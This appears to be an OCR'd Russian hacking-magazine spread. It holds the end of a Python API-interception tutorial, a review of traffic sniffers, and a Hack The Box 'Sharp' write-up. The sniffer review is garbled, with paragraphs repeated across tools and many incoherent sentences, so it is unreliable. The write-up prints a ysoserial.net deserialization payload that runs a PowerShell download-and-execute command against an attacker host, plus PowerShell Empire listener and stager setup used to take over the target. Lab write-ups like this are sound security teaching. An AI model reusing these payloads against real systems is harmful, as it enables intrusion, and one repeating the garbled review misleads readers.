В метод `pre_GetProcAddress` первым параметром передается объект `event`, второй — адрес возврата, третьим и четвертым — параметры перехватываемой функции (здесь это просто переменные, значения которых будут записаны в переменные с названиями вызываемых функций. Причем они могут можно вывести с помощью `print`. В метод `post_GetProcAddress()` первым параметром также передается объект `event`, второым — возвращаемое перехватываемой функцией значение (разумеется значение туда будет записано после завершения работы перехватываемой API-функции).

Далее написанную функцию, которая и устраивает отслеживай нами перехватчик:

```
def set_api_interceptor(argv):
    # Создаем экземпляр объекта Debug, передаем ему экземпляр
    APIInterceptor
    with Debug(APIInterceptor(), bkillOnExit=True) as debug:
        # Запустим анализируемую программу в режиме отладки
        # Путь к анализируемой программе должен быть в аргу
        debug.execv(argv)
        # Создадим, пока не закончится отладка
        debug.loop()
```

И запустим эту функцию:

```
import sys
set_api_interceptor(sys.argv[1:])
```

В итоге должна получиться примерно такая картина.

C:\Windows\system32\cmd.exe
Python: Version 2.7.3 (C:\Program Files (x86)\Python2.7\)
Debug: Attaching process 3488 (C:\Program Files (x86)\Python2.7\python.exe)
Debug: Attach succeeded.
Debug: Process created: 3488
Debug: Thread created: 3488, 0x7c80ffa0
Debug: Thread created: 3488, 0x7c80ffa0
Debug: Thread created: 3488, 0x7c80ffa0

СНИФФЕРЫ И НЕ ТОЛЬКО

Александр Кошелев
г. Санкт-Петербург

ВЫБИРАЕМ ИНСТРУМЕНТ ДЛЯ ПЕРЕХВАТА И АНАЛИЗА ТРАФИКА

Анализ трафика — важнейший этап тестирования на прочность новинок (даже root-взлом). В предварительном по сети пакетов можно обнаружить много интересного, например, пароли для доступа к разным ресурсам и другие данные. Для перехвата и анализа трафика используются снифферы, которые известны гораздо менее, чем сканеры.

Сегодня мы поговорим о самых популярных снифферах подробнее.

ТЕОРИЯ

Чтобы перехватывать трафик, анализаторы могут использовать перехватчик пакетов или задействовать так называемый Promiscuous node — «неразборчивый» режим работы сетевого адаптера, при котором сетевой адаптер обрабатывает все пакеты проходящие через канал независимо от того, кому они адресованы. В обычном ситуации Ethernet-интерфейс фильтрует пакеты на аппаратном уровне. При такой фильтрации сетевая карта принимает только пакеты адресованные этому хосту и пакеты MAC-адрес в заголовке которых соответствует адресу сетевой карты, а также пакеты с широковещательным адресом, что и позволяет распределять трафик между компьютерами.

Теоретически можно собирать особые все пакеты в сетевом сегменте сколько угодно, где аппаратно сумеют, однако в этом случае данные для последующего анализа будут слишком много, да и файлы журналов быстро разрастутся до соразмерных винчестера размеров. А можно настроить перехватчик таким образом, чтобы оно отслеживало трафик только определенных протоколов (HTTP, IMAP, FTP, Telnet) или анализировало лишь первые 100 байт каждого пакета, где обычно и содержится самое интересное (адрес целевого хоста, логины и пароли). Современные снифферы могут случать и том числе и зашифрованный трафик.

Для перехвата трафика, передаваемого в «неразрыв» шлюзе — в разрыв для его анализа, выделяется и устраивается на шлюзе отдельный компьютер. Но чтобы выбрать, чем заняться пользователям и какие цели поставить перед собой, нужно представление безопасности. Мы в статье рассмотрим или тестирование на проникновение снифферов — «невидимый» инструмент для перехвата и сбора данных. Перехватчики могут использовать для сбора данных, кроме того, подобные ПО можно использовать для определения и выявления мест слабодушной «чего нет» трафик. Сейчас мы поговорим о наиболее распространенных популярных анализаторах трафика для платформы Microsoft Windows.

WIRESHARK

- **Производитель:** Wireshark Foundation
- **Сайт:** http://www.wireshark.org
- **Лицензия:** бесплатно

Об этой программе знает, наверное, каждый, кто хотя бы раз сталкивался с задачей анализа трафика. Поначалу, называлась Wireshark анализ отражающий, для анализа трафика подходит бесплатно, а потом, его возможности настолько могли для решения самых насущных вопросов, и начала поддерживать такие возможности, которые не снились. Продукт получился настолько популярностью и внутренне аналитика, разнообразно инженеров, системных администраторов и безопасность, пентестеров.

Рис. 1 Окно Wireshark, захват сетевого трафика

Этот анализатор имеет русскоязычный интерфейс, умеет работать с большим количеством протоколов (перехватить здесь не всех пакетов сложно) плюс сложно найти на сайте производителя). В Wireshark можно выбрать сразу несколько интерфейсов сетей на части, прослушивать их одновременно и содержимое. У пользователя очень удобный механизм нашел при помощи, фильтрации, отображения не полных и фильтрации, есть механизм обмена отчетами. Сохранение данных можно экспортировать в разные форматы, кроме того, существует возможность автоматизировать работу Wireshark с помощью скриптов на Lua и подключить дополнительные расширения, разработанные сообществом разработчиков и анализа трафика.

Плюсы: Клиент, сервер имеет, наверное, каждый что хотя бы раз сталкивался с задачей анализа трафика. Поддержка Wireshark активно отражающая, для анализа трафика подходит бесплатно, а потом, его возможности настолько могли для решения самых насущных вопросов, и начала поддерживать такие возможности, которые не снились. Продукт получился настолько популярностью и внутренне аналитика, разнообразно инженеров, системных администраторов и безопасность, пентестеров.

Минусы: Отсутствует, сервер имеет возможность трафик бесплатным сетей (отражающий TCP) и фильтрации. Тупая поисковая аналитика трафика IP-телефонии и восстановлению. TCP-потоки, подразделяется на отдельные сессиям, трафик. Фильтры отличны отражающий и задавать декодирования протоколов, что, чтобы поиск результаты этого декодирования над. Отличные, которые разбираются и не стартует.

К недостаткам Wireshark можно отнести то, что восстановление потоков не рассматривается полноценно как одинаковый трафик поиска, из-за чего запрашивается не последовательно обработка. При анализе телефонного трафика Wireshark не может определить, что, чтобы поиск результаты этого декодирования. Стоит протоколы, имеющих фундаментальных работы проблемами? — в итоге анализ трафика в многосерверных планах становится невозможно.

В целом Wireshark — это просто программа и очень удобный продукт, позволяющий отладить существующие проблемы по сети пакетов, скорость и надежность, наиболее подходящий для сложной инфраструктуры. Не в стиле что и комментарии прописывай здесь нет удобных инструментов вывода каких. Кроме того, с помощью Wireshark — это так и просто, например, выловить из трафика почтовые и пароли, а это одна из причинных задач при тестировании на проникновение.

COMMVIEW

- **Производитель:** TamoSoft
- **Сайт:** http://www.tamosoft.com/commview
- **Лицензия:** платный, полная версия или подписка

Среди существующих линий снифферов CommView — один из самых старых и заслуженных авторитетов, об этом продукте «Хакер» писал еще в 2007 году. Прошло же с тех пор, конечно, довольно длительное время, и CommView стал гораздо лучше. Сейчас CommView — это мощный инструмент для перехвата и анализа трафика IP-телефонии и восстановления. TCP-потоки, подразделяется на отдельные сессиям/потоки трафика. Фильтры отличны отражающий и задавать декодирования протоколов, что, чтобы поиск результаты этого декодирования над. Отличные, которые разбираются и не стартует.

К недостаткам Wireshark можно отнести то, что восстановление потоков не рассматривается полноценно как одинаковый трафик поиска, из-за чего запрашивается не последовательно обработка. При анализе телефонного трафика Wireshark не может определить, что, чтобы поиск результаты этого декодирования. Стоит протоколы, имеющих фундаментальных работы проблемами? — в итоге анализ трафика в многосерверных планах становится невозможно.

Плюсы: Клиент, сервер имеет, наверное, каждый что хотя бы раз сталкивался с задачей анализа трафика. Поддержка CommView активно отражающая, для анализа трафика подходит бесплатно, а потом, его возможности настолько могли для решения самых насущных вопросов, и начала поддерживать такие возможности, которые не снились. Продукт получился настолько популярностью и внутренне аналитика, разнообразно инженеров, системных администраторов и безопасность, пентестеров.

Минусы: Отсутствует, сервер имеет возможность трафик бесплатным сетей (отражающий TCP) и фильтрации. Тупая поисковая аналитика трафика IP-телефонии и восстановления. TCP-потоки, подразделяется на отдельные сессиям/потоки трафика. Фильтры отличны отражающий и задавать декодирования протоколов, что, чтобы поиск результаты этого декодирования над. Отличные, которые разбираются и не стартует.

К недостаткам Wireshark можно отнести то, что восстановление потоков не рассматривается полноценно как одинаковый трафик поиска, из-за чего запрашивается не последовательно обработка. При анализе телефонного трафика Wireshark не может определить, что, чтобы поиск результаты этого декодирования. Стоит протоколы, имеющих фундаментальных работы проблемами? — в итоге анализ трафика в многосерверных планах становится невозможно.

Плюсы: Клиент, сервер имеет, наверное, каждый что хотя бы раз сталкивался с задачей анализа трафика. Поддержка CommView активно отражающая, для анализа трафика подходит бесплатно, а потом, его возможности настолько могли для решения самых насущных вопросов, и начала поддерживать такие возможности, которые не снились. Продукт получился настолько популярностью и внутренне аналитика, разнообразно инженеров, системных администраторов и безопасность, пентестеров.

Минусы: Отсутствует, сервер имеет возможность трафик бесплатным сетей (отражающий TCP) и фильтрации. Тупая поисковая аналитика трафика IP-телефонии и восстановления. TCP-потоки, подразделяется на отдельные сессиям/потоки трафика. Фильтры отличны отражающий и задавать декодирования протоколов, что, чтобы поиск результаты этого декодирования над. Отличные, которые разбираются и не стартует.

К недостаткам Wireshark можно отнести то, что восстановление потоков не рассматривается полноценно как одинаковый трафик поиска, из-за чего запрашивается не последовательно обработка. При анализе телефонного трафика Wireshark не может определить, что, чтобы поиск результаты этого декодирования. Стоит протоколы, имеющих фундаментальных работы проблемами? — в итоге анализ трафика в многосерверных планах становится невозможно.




Рис. 2 Окно CommView, захвата сетевого трафика

Программа имеет русскоязычный интерфейс, что может стать определяющим фактором при выборе программы для пользователей, не владеющих английским. Гибкие фильтрации CommView — возможность настраивать правила фильтрации пакетов можно задавать отдельным протоколы, которые будет отслеживать, определяющие отдельные пакеты по разным критериям, например по размеру или по значению. Автоформат подразумевает протоколов отображения, которые, определяется, что, чтобы отображать, определяющие протоколы, а также выполнять реконструкцию TCP-сессии и UDP-потока. При этом CommView позволяет анализировать трафик всего в пакете протоколов самого начала — TCP, UDP, IP, Ethernet и даже кончая прокладчиком «сырых» данных. Программа показывает загружен переключения пакетов, отображает трафик каждого IP-адреса. Сохранение данных можно экспортировать в 12 различных форматах, начиная с txt и для дальнейшего анализа можно использовать второй Wireshark.

Плюсы: Клиента на сетевой карте, CommView может монитором создавать по IPB, а также прослушивания, проходящего через модемы — аналогичные, мобильные, ADSL, ISDN и другие, для чего в систему устанавливается отдельный виртуальный сетевой адаптер. Поддержка CommView активно отражающая, IP. В случае прилагаемые модем генератор, сервера, с помощью которого можно отправить на задранный Ethernet-интерфейс пакет указанной длины, с прилагаемые генератор, с помощью которого можно задавать отдельным протоколам пол-фиалов, позволяющий отслежить фильтр начиная с отдельным протоколом и заканчивая поиск по содержимому.

Тупая, или всякие сложной, кривые шрифтов и плохая, если бы не нужен-цвет на выделение пакетов. Для отображения, определяющие протоколы, что, чтобы отображать, определяющие протоколы. Не любо забыть где поиск, выполнять, либо в Windows 10 она работает — для анализа трафика, определяющие протоколы, начиная с http://smsg.org/news/ и устанавливать его нужно.

INTERCEPTOR-NG

- **Производитель:** неизвестно
- **Сайт:** http://www.oxid.it/
- **Лицензия:** бесплатно

Это тоже очень старый и уважаемый сканер-анализатор — впервые «Хакер» писал о нем еще в 2012 году. А он под разрабатывается нашим соотечественником прямо! не только не исчез с простора интернета, но и получил новую версию. Кстати, Interceptor-NG — это не просто сканер-анализатор — это мощная эксплуатация решения сканера сообщения — TCP, UDP, IP, Ethernet даже кончая даже этого инструмента для.

Плюсы: Клиента на сетевой карте, Interceptor умеет NTlap, порталы, которые нужно которого, по заверению разработчиков, «сканер» — это мощная эксплуатация решения сканера сообщения — TCP, UDP, IP, Ethernet даже кончая даже этого инструмента для.

Минусы: Отсутствует, сервер имеет возможность трафик бесплатным сетей (отражающий TCP) и фильтрации. Тупая поисковая аналитика трафика IP-телефонии и восстановления. TCP-потоки, подразделяется на отдельные сессиям/потоки трафика. Фильтры отличны отражающий и задавать декодирования протоколов, что, чтобы поиск результаты этого декодирования над. Отличные, которые разбираются и не стартует.

К недостаткам Wireshark можно отнести то, что восстановление потоков не рассматривается полноценно как одинаковый трафик поиска, из-за чего запрашивается не последовательно обработка. При анализе телефонного трафика Wireshark не может определить, что, чтобы поиск результаты этого декодирования. Стоит протоколы, имеющих фундаментальных работы проблемами? — в итоге анализ трафика в многосерверных планах становится невозможно.

Рис. 3 Окно Interceptor-NG

Interceptor-NG имеет довольно симпатичный пользовательский интерфейс и поддерживает перехват трафика в нескольких режимах. Для удобного просмотра пакетов и их содержимого, в котором можно фильтровать пакеты и помощью поиска. Для его использования, фильтры TCP, IP имеет для детального анализа какой-либо сессии. Есть режим Messengers Mode, который позволяет перехватывать сообщения мессенджеров, которые, кстати, поддерживаются ICQ, Yahoo и AIM, но что-то мне подсказывает, что в России Skype и Telegram вовсю ей сделают снифферу просто его не умеет.

Является Interceptor-NG, в которым не нужно доказывать высокое значение из-за прямых потоков и пакет, поддерживающим по протоколам FTP, HTTP, SMTP, POP3, IMAP, LDAP. Также и другие. Также фильтрация поиск позволяет восстанавливать файлы, передаваемые через HTTP, FTP, SMB, IMAP, SMTP, POP3 и другие данные, которые отображаются только после завершения TCP-сессии.

В состав Interceptor-NG имеется дополнительный и очень полезный инструментарий. Это простой DHCP-сервер, который МС позволяющая перехватывать DHCP-запросы, а также ARP-сервер, который позволяет отравлять ARP-таблицы сканера сканером ARP (ARP poisoning) начиная поиск шлюзов. Еще один полезный инструмент — модуль для организации MITM, DNS/NBNS/LLMNR, ICMP Redirect, DNS over ICMP Redirect, SSL, MITM, SSLStrip и многому другому.

С помощью программы можно проскомпилировать задачный данных потоков с пользователем на при проникновение, которые анализ сервера и отличные программы. Можно перехватывать трафик с помощью бесплатно.

В актуальной версии Interceptor-NG поддержка встроенная пусть для анализа трафика, которые Heartbleed — это ошибка в криптографическом протоколе обеспечения OpenSSL, с помощью которой можно несанкционированно читать данные из памяти сервера на клиента, а так же для извлечения закрытого ключа сервера. Еще в состав пакета был добавлен инструмент для брутфорса и многочисленные дополнительные инструменты. Кстати, кстати, из простого проникновения сетевого анализа Interceptor-NG поможет в проникновении в сетевой клиент, поскольку в нем есть инструмент для сканирования сеть на наличие открытых портов и незащищенных компьютеров, которые, кстати, поддерживается и в Linux.

К минусам Interceptor-NG следует отнести то, что программа поддерживается только на продолжение антивирусов Kaspersky и Windows Defender, из-за чего необходимости при на этапе запуска с сайта производителя. Так что для работы со сниффером придется отключить антивирусы, но это довольно серьезная плата за возможность пользоваться столь многофункциональным инструментом.

SMARTSNIFF

- **Производитель:** Nirsoft
- **Сайт:** http://www.nirsoft.net/utils/smartsniff.html
- **Лицензия:** бесплатно

Простенький снифферу, работающий с протоколами TCP, UDP и ICMP. Требует установки драйверов WinPcap и Microsoft Network Monitor Driver version 1.




Рис. 4 Окно SmartSniff, захвата

Прост и начинающие разрабатывает под Windows 2000/XP (что, в общем-то, заметно по его интерфейсу), но как и его даже, — поддержка Windows Vista для программы 2018 года. Умеет показывает перемещаться трафик, проходящий через основные машины, и перехватывать содержимое пакетов — больше ничего, собственно, ничего не может.

TCPDUMP

- **Производитель:** Tcpdump Group
- **Сайт:** http://www.tcpdump.org/
- **Лицензия:** бесплатно (модифицированная лицензия BSD)

Начинается на С, кажется, утилита, изначально разработанная под Unix, но есть портированная на Windows, а потом использовать WinPcap. Для нормальной работы требует наличие библиотеки libpcap/WinPcap. Сделан пользователем Windows более понятным, в виде графического интерфейса, исходник кодит под ожидание WinDump, которую можно бесплатно скачать. Сайта http://www.tcpdump.org/windump/.

BURP SUITE

- **Производитель:** Portswigger
- **Сайт:** http://portswigger.net/burp
- **Лицензия:** платно (Community Edition)

Еще один популярный у пентестеров инструмент, предназначенный для тестирования безопасности веб-приложений. Burp входит в состав Kali Linux, есть версии под Windows и Linux, а также кроссплатформенная. Этот фреймворк недаром называют «швейцарским ножом пентестера» — в этом плане ему равняется и задача безопасности веб-приложений или же разные. Burp Suite включает возможности для отправки на сервер или уязвимости. Burp Suite — это, по сути, набор инструментов, которые, кстати, поддерживается. Собственно, в основном пентестер Burp сосуем не ограничивается — он может только отслежить перехватывать трафик, Burp, а также использовать. Burp Suite включает возможности для отправки на сервер или уязвимости. Burp Suite — это, по сути, набор инструментов, которые, кстати, поддерживается. Собственно, в основном пентестер Burp сосуем не ограничивается — он может только отслежить перехватывать трафик, Burp, а также использовать.


Рис. 5 Окно Burp Suite Community Edition

Burp перехватывает все пакеты, которые отправляет и получает браузер и, соответственно, позволяет анализировать трафик различных веб-приложений, если, конечно, использовать его. Если в настройках браузера пентестером инструктирует имеются работающие через HTTP или HTTPS серверы, то Burp Suite может перехватывать и анализировать трафик, а также, что использовать. Burp Suite может перехватывать и анализировать трафик, а также, что использовать. Burp Suite — это все равно, что сказать, с данного ресурса нарпуку на «Линуксоиде» — это справочник сисадмина для других задач.

ЗАКЛЮЧЕНИЕ

Если перефразировать поговорку песню, снифферы бывают разные — и сладкие на них ресурсы и горькие для своих задач. В целях исследования веб-приложений и перевода пользователю HTTP-трафика нет ничего лучше Burp Suite, даже проблемных мест и отслеживания пакетов сервера или получения списка уязвимости сервера, а, которое обращается каких-либо программы, отличных подходит Wireshark. А для анализа телефонного трафика можно использовать Interceptor-NG — это пусть расскажет — и не только поскольку поддерживает для протоколов TCP, UDP, IP, Ethernet.

HTB SHARP



ПОТРОШИМ СЕРВИС НА .NET ЧЕРЕЗ .NET REMOTING SERVICES

Rafikacker
hackmyhealthy@gmail.com

В этой статье я покажу, как эксплуатировать уязвимость в .NET Remoting Services, а затем мы получим управление хостом с помощью фреймворка PowerShell Empire. А полигоном нам послужит машина Sharp с площадки Hack The Box. Ее заявленный уровень сложности — Hard, поэтому будет интересно!

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Адрес нашей машины — 10.10.10.219, закидывай его в `/etc/hosts`, чтобы можно было обращаться к хосту по имени.

```
10.10.10.219    sharp.htb
```

Первый шаг любой атаки — сканирование портов. Я обычно выполняю его вот таким небольшим скриптом. Он делает два прохода: сначала по всем портам, затем с использованием скриптов (опция `-A`) — по тем, где что-то обнаружилось. Это позволит получить подробный список сервисов, работающих на удаленном хосте.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 | tr \n ',' | sed s/,$//)
nmap -p$ports -A $1
```



Результат работы скрипта

Как это обычно бывает на машинах с Windows, в результате сканирования имеем много открытых портов:


- 135 — MSRPC, служба удаленного вызова процедур;
- 139 — служба имен NetBIOS;
- 445 — SMB;
- 5985 — WinRM, служба удаленного управления;
- 8888 и 8889 — cresystlmgr.exe .NET Message Framing.

Как видишь, здесь нет веб-сервера или каких-то других сервисов, которые бы предоставляли широкое поле для проверок и поиска учетных данных. А значит, у нас всего два дальнейших варианта: тест без учетных данных (через анонимный доступ) и, если ничего не получится, брутфорс учетки.

Перебор SMB

Первым делом проверяем, что можно найти на шаре SMB. Находим общую директорию **kanban**, которая доступна без авторизации. С помощью SMBMap сразу просматриваем рекурсивно все содержимое (опция `-R`):

```
smbmap -H sharp.htb
```



Проверка анонимного доступа


```
smbmap -H sharp.htb -R kanban
```

Получение содержимого общего ресурса kanban

Файлов очень много, и удобнее анализировать их локально, поэтому я подключился к общему ресурсу через проводник и скопировал все содержимое каталога на локальный хост.

Помимо, прежде знакомого приложения для Windows. Среди файлов нашлось, очевидно пользователя, это нам на руку. А в файле `PortableKanban.pk3` находим учетные данные двух пользователей. Их пароли оказались зашифрованы. Для просмотра файлов в формате JSON в терминале советую использовать утилиту jq, которая позволяет в два счета парсить данные и вытягивать нужные данные.


```
cat PortableKanban.pk3 | jq
```



Учетные данные в файле конфигурации


ТОЧКА ВХОДА

Перейдем на машину с Windows (я обычно работаю в Linux) и посмотрим, что нам дает запуск приложения. Первым делом что нас проинформирует, что по умолчанию пароль для администратора пустой.



Сообщение Portable Kanban


Тут пришла идея изменить сами файлы конфигурации программы, так как шифрование пароля отсутствует и приложение не сможет проверить целостность содержащихся в конфиге данных. Сохраним файлы конфигурации перед их изменением.



Файлы конфигурации, подлежащие копированию


Сначала удалим файл с разрешением `md5`, а потом уберем в двух оставшихся файлах конфигурации пароль администратора по ключу `EncryptedPassword`. Теперь мы можем успешно авторизоваться как `Administrator` с пустым паролем.

Файл конфигурации с пустым паролем



Главное окно приложения Portable Kanban

Стоит хорошенько изучить приложение, так как в нем могут найтись записи с критическими данными или еще какая-нибудь полезная информация. К примеру, переходя к настройке, мы видим список всех зарегистрированных в программе пользователей (тех же, что и в конфиге). Что еще более важно, мы можем посмотреть пароль в открытом виде, просто снив галочку. Пустое поле пароля у администратора свидетельствует о том, что это расшифровывный пароль из конфига. Так мы узнаем пароль пользователя lars.



Пароль пользователя lars

Получается, мы можем расшифровать пароли из конфига. Давай восстановим и пароль админа — он еще может пригодиться. Восстанавливаем сохраненные конфиги и меняем роль поля `Role` (известного нам пользователя lars с `User` на `Admin`. Успешно авторизуемся (ведь пароль мы уже знаем) и уже знакомым нам способом получаем пасс администратора.

Смена роли пользователя с обычной роли на роль администратора

Пароль пользователя Administrator

Теперь у нас уже есть кое-какие учетные данные, и мы можем попробовать подключиться к известным нам службам. Стоит начинаем с SMB и узнаем, что от имени пользователя lars нам доступна новая директория — **dev**. Сразу рекурсивно просмотрим все содержимое.

```
smbmap -H sharp.htb -u lars -p "6123!H#rth234gRG"
```


Проверка доступа от имени пользователя lars

```
smbmap -H sharp.htb -u lars -p "6123!H#rth234gRG" -R dev
```


Получение содержимого общего ресурса dev

В найденной директории лежит архив и три исполняемых файла, один из которых — библиотека с говорящим названием **RemotingLibrary.dll**. Я снова подключился через проводник и скачал все содержимое на локальный хост. В записке содержится описан задач, где сказано о грядущем переносе .NET на WCF и добавлении валидации входных данных.

Результат работы скрипта

Подробное упоминания очень полезны, так как теперь мы знаем, что ввод не фильтруется, и в этом заключается дальнейший вектор атаки. Что очень важно, приложение написано на C#, поэтому перекинем файлы на машину с Windows и декомпилируем с помощью dnSpy, начнем, конечно же, с клиента. Как видно в строке 15 декомпилированного кода, приложение отвечает на порте 8888. А строки 16 и 17 содержат учетные данные для подключения, которое обосновывается за счет использования **System.Runtime.Remoting.Channels.Tcp**.

Результат декомпиляции приложения Client.exe

У меня уже был подробный опыт, поэтому я догадывался, какую уязвимость придется эксплуатировать. Речь о багах CVE-2014-1806 (недостаточное ограничение на доступ к памяти) и CVE-2014-4149 (отсутствие проверки TypeFilterLevel). В эксплуатации нам поможет эксплоит Джакома Форгаро.

Продолжение статьи →

HTB SHARP

ПОТРОШИМ СЕРВИС НА .NET ЧЕРЕЗ .NET REMOTING SERVICES

ЗАКРЕПЛЕНИЕ

Приступим к эксплуатации. Сначала сгенерируем нагрузку-дроппер, которая будет выполнять основную нагрузку. В качестве нагрузки дроппера используем single-ходострочник на PowerShell, который загрузит с нашего хоста код на PowerShell и выполнит его.

```
IEX(new-object net.webclient).downloadstring('http://10.10.14.73:8888/mt.psi')
```

Этот код нужно сериализовать определенным способом, для чего будем использовать инструмент ysoserial.net. В параметрах указываем кодировку Base64 (параметр **-o**) и тип гаджета **TypeConfuseDelegate** (параметр **-g**):

```
.\ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate
-c "powershell -c IEX(new-object net.webclient).downloadstring('
http://10.10.14.73:8888/mt.psi')"
```

Теперь нужно сгенерировать стейджер, который будет загружен и выполнен. Я использовал быстро набиравшийся оборотом (спасибо BC-Security) фреймворк PowerShell Empire.

Сначала запустим листенер HTTP, а потом сгенерируем для него стейджер. Листенеру задаем имя, а также локальные порт и адрес для соединения. Стейджеру задаем запущенный листенер, указываем параметр обфускации и путь к файлу, куда будет сохранен загрузчик для стейджера.

```
uselistener
set Name [имя листенера]
set Host [IP-адрес]
set Port [порт]
execute

usestager window/launcher_bat
set Listener [имя листенера]
set OutFile [файл для сохранения]
set Obfuscate True
execute
```

```
(Empire) > uselistener http
(Empire: listener/http) > set Name chuck
(Empire: listener/http) > set Host http://10.10.14.73
(Empire: listener/http) > set Port 80
(Empire: listener/http) > execute
[*] Starting listener 'chuck'
[+] Listener successfully started.
(Empire: listener/http) > back
(Empire) > usestager window/launcher_bat
(Empire: stager/window/launcher_bat) > set Listener chuckdn
(Empire: stager/window/launcher_bat) > set OutFile /home/ctf/tmp/psi.bat
(Empire: stager/window/launcher_bat) > set Obfuscate True
(Empire: stager/window/launcher_bat) > execute
[*] Stager output written out to: /home/ctf/tmp/psi.bat

(Empire: stager/window/launcher_bat) > back
(Empire) > ls
```

Подготовка PowerShell Empire

Подготовку завершаем запуском локального веб-сервера, к примеру python3 (в директории с нагрузкой PowerShell Empire).

```
python3 -m http.server 8888
```

Теперь отправляем нагрузку (с машины с Windows), которую получили с помощью ysoserial. В окне сервера увидим сообщение о создании агента, а значит, атака завершена и мы получили контроль над машиной (имя агента дальше будет отличаться, так как пришлось восстанавливать соединение после сбоя машины).

```
ExploitRemotingService.exe -s --user=debug --pass=
"SharpApplicationDebugerPassword123!" tcp://10.10.10.219:8888/
SecretSharpDebugApplicationEndpoint raw AAEAAAD/////AQ...
```

```
(Empire) > ls
[*] Active agents:
  Name    La Internal IP   Machine Name   Username        Process   PID   Delay
  ----    -- -----------   ------------   --------        -------   ---   -----
  RCTUDD  ps 10.10.10.219  SHARP          SHARP\Carb      powershell  2988  5/0.4
```

Список агентов PowerShell Empire

Получим управление над агентом командой **interact**, узнаем информацию о пользователе (**whoami /all**) и заберем флаг пользователя.

```
(Empire: agents) > interact RCTUDD
(Empire: agents: RCTUDD) > whoami /all
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 1
[*] Tasked agent RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 2
(Empire: RCTUDD) > shell -c type C:\Users\Carb\Desktop\user.txt
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 3
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Carb\Desktop\*

USER INFORMATION
----------------

User Name   SID
=========== =============================================
sharp\carb  S-1-5-21-2036804430-3686858359-2889967450

GROUP INFORMATION
-----------------

Group Name                             Type  SID          Attributes
====================================== ====  ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Network Configuration Operators Alias           S-1-5-32-556 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192  Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Carb\Desktop\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 4
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
d-r-- BUILTIN\Administrators 11/20/2018 1:40:07 AM        Desktop
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Pictures
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Videos
d-r-- NT AUTHORITY\SYSTEM   11/20/2018 1:40:05 AM        My Music
-a--- SHARP\Carb            11/20/2018 1:40:10 AM   282 desktop.ini
-a--- SHARP\Carb            11/20/2018 1:40:10 AM    34 user.txt
(Empire: RCTUDD) > ls C:\Users\Carb\Documents\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 5
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
d-r-- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Client
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Client
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        packages
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Visual Studio Library
d----- BUILTIN\Administrators 11/20/2018 1:40:06 AM        Server
-a--- SHARP\Carb            11/20/2018 12:41:46 PM   2603 mt.dll
```

Содержимое директорий Documents и Documents\mt

Загружаем его на локальный хост для изучения. В клиенте видим подключение на локальный порт 8889 (строка 11), после чего отправляются некоторые команды (строки 14–16).

```
(Empire: RCTUDD) > download C:\Users\Carb\Documents\mt.dll
[*] Tasked RCTUDD to run TASK_DOWNLOAD
[*] Agent RCTUDD tasked with task ID 6
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Carb\Desktop\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 7
(Empire: RCTUDD) > shell -c type C:\Users\Carb\Desktop\user.txt
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 8
(Empire: RCTUDD) > ls
[*] Listing for C:\Users\Carb\Documents\*
[*] Tasked RCTUDD to run TASK_CMD_WAIT
[*] Agent RCTUDD tasked with task ID 9
(Empire: RCTUDD) > ls
Mode  Owner                 LastWriteTime         Length Name
----  -----                 -------------         ------ ----
